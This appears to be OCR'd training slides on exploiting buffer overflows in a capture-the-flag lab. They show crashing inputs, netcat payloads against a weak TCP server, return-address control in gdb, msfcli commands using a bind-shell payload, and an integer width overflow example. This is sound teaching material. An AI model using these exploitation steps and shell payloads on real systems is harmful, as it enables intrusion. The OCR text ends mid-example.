
Not enough, pam problem...




Fix – securetty.so



Challenge 1


CaptureTheFlag - VMware Workstation
File
Edit
View
VM
Team
Windows
Help
Home
fedora-fc6t1-i386
CaptureTheFlag
CaptureTheFlag
desafio:~/Desafios/Desafio1# ./vul
usage: hello <name>
desafio:~/Desafios/Desafio1# ./vul `perl -e 'print "A" x 100'`
hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA
desafio:~/Desafios/Desafio1# ./vul `perl -e 'print "A" x 1000'`
hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
desafio:~/Desafios/Desafio1# _

Disasm Challenge 1
264 bytes



Server Process
Remote Exploitation

- **If you wanna the latest metasploit repository (we are using the version available in the image):**
  - *svn co http://metasploit.com/svn/framework3/trunk/*
- **Compile & Run the server process (in your Back Track):**
  - gcc serverTCP.c –o server
  - ./server
- **Create the exploit (well, I'm helping you guys offering a template)**
  - Copy it to:
    - » */msf3/modules/exploits/linux/misc/linux_exploitation.rb*
- **Run the check (the server will go down, it's a poor written sample – wait for the end of the connection (netstat –natup)):**
  - */msf3/msfcli linux/misc/linux_exploitation PAYLOAD=linux/x86/shell_bind_tcp RPORT=<port> RHOST=<host> C*
- **Exploit it (don't forget to adjust the size and the ret addr):**
  - */msf3/msfcli linux/misc/linux_exploitation PAYLOAD=linux/x86/shell_bind_tcp RPORT=<port> RHOST=<host> E*

Testing the connection

- **Try this:**
  - **echo `perl -e 'print “A” x 100'` | nc <host> <port>**
    - » What happened?
    - » A core dump has been generated? (don’t forget to run ulimit –c unlimited in the same terminal as you runned the server)
    - » Careful: It’s not closing connections in the right way: netstat –natup
    - » Why it’s not crashing?

The challenge: Understanding the protocol to trigger a vulnerability

- **Try this:**
  - **echo “version” | nc <host> <port>**
    - **What did you get?**
    - Why?

Do it!

- **And this:**
  - **echo “auth: ”`perl -e 'print “A” x 100'` | nc <host> <port>**
    - What happened?
    - You got a core dump? (Don’t forget the ulimit –c unlimited)
    - Before start the server again, remember to check if the TIME_WAIT disappeared (netstat –natup)

- **Let’s find the return address:**
  - **echo “auth: ”`perl -e 'print “A” x 100 . “BBBB” . “CCCC” . “DDDD”'` | nc <host> <port>**
    - Remember: gdb ./server core
    - i r -> info registers

- **Controlling the return address:**
  - **echo “auth: ”`perl -e 'print “A” x 102 . “BBBB”'` | nc <host> <port>**
    - Adjusting the template exploit

Widthness Overflows

- Is dangerous because can be used to cause other flaws
- It occurs when some var receives a value bigger than it supports
- Sample: unsigned short int – 0 to 65535

Example

```
rodrigo@rodrigo:~/integer$ cat widthness.c
#include <stdio.h>
#include <string.h>

int main (int argc, char *argv[])
{
  unsigned short i;
  char buffer[1000];

  i = strlen(argv[1]);

  if (i >= 1000)
     {
        printf("Opss! Big input\n");
        return 1;
     }
}
rodrigo@rodrigo:~/integer$ gcc -o widthness widthness.c
rodrigo@rodrigo:~/integer$ ./widthness `perl -e 'print "A" x 100'`
rodrigo@rodrigo:~/integer$ ./widthness `perl -e 'print "A" x 999'`
rodrigo@rodrigo:~/integer$ ./widthness `perl -e 'print "A" x 1000'`
Opss! Big input
rodrigo@rodrigo:~/integer$ ./widthness `perl -e 'print "A" x 65534'`
Opss! Big input
rodrigo@rodrigo:~/integer$ ./widthness `perl -e 'print "A" x 65536'`
rodrigo@rodrigo:~/integer$
```


Playing...


```
rodrigo@rodrigo:~/integer$ cat widthness_strcpy.c
